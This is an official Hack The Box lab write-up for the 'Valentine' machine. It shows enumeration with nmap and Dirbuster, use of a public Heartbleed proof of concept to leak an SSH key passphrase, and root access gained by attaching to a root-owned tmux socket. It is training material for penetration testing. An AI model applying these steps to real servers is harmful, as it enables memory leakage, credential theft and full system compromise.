
Hack The Box
PEN-TESTING LABS



Valentine

28th July 2018 / Document No D18.100.13

Prepared By: Alexander Reid (Arrexel)

Machine Author: mrb3n

Difficulty: Medium

Classification: Official

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SYNOPSIS

Valentine is a very unique medium difficulty machine which focuses on the Heartbleed vulnerability, which had devastating impact on systems across the globe.

Skills Required

- Beginner/Intermediate knowledge of Linux

Skills Learned

- Identifying servers vulnerable to Heartbleed
- Exploiting Heartbleed
- Exploiting permissive tmux sessions

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
Enumeration

Nmap



Nmap reveals OpenSSH and Apache running both HTTP and HTTPS.

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
Dirbuster



Dirbuster finds a **hype_key** file as well as **encode** and **decode** directories.

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
Heartbleed



Running nmap again with the Heartbleed enumeration script confirms that the server is indeed vulnerable to Heartbleed, as hinted at by the machine name.

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
Exploitation

Heartbleed

Exploit: https://github.com/sensepost/heartbleed-poc

Using the above exploit, it is fairly straightforward to obtain some sensitive information from memory. Running it several times should yield a base64-encoded string.



Decoding the base64 reveals the passphrase for **hype_key** which can be used to connect via SSH as the **hype** user.

```
root@kali:~/Desktop/writeups/valentine# ssh -i hype_key hype@10.10.10.79
Enter passphrase for key 'hype_key':
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Mon Jul 30 10:43:32 2018 from 10.10.14.10
hype@Valentine:~$
```

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Privilege Escalation

tmux

Running **ps aux** reveals a tmux session being run as the root user.

```
root       1017  0.0  0.0  19976   968 tty4     Ss+  10:27   0:00 /sbin/getty -8 38400 tty4
root       1026  0.0  0.0  19976   976 tty5     Ss+  10:27   0:00 /sbin/getty -8 38400 tty5
root       1028  0.0  0.1  26416  1680 ?        Ss   10:27   0:00 /usr/bin/tmux -S /.devs/dev_sess
root       1031  0.0  0.4  20652  4572 pts/10   Ss+  10:27   0:00 -bash
root       1045  0.0  0.0  19976   976 tty2     Ss+  10:27   0:00 /sbin/getty -8 38400 tty2
```

Simply running the command **tmux -S /.devs/dev_sess** will connect to the session, with full root privileges.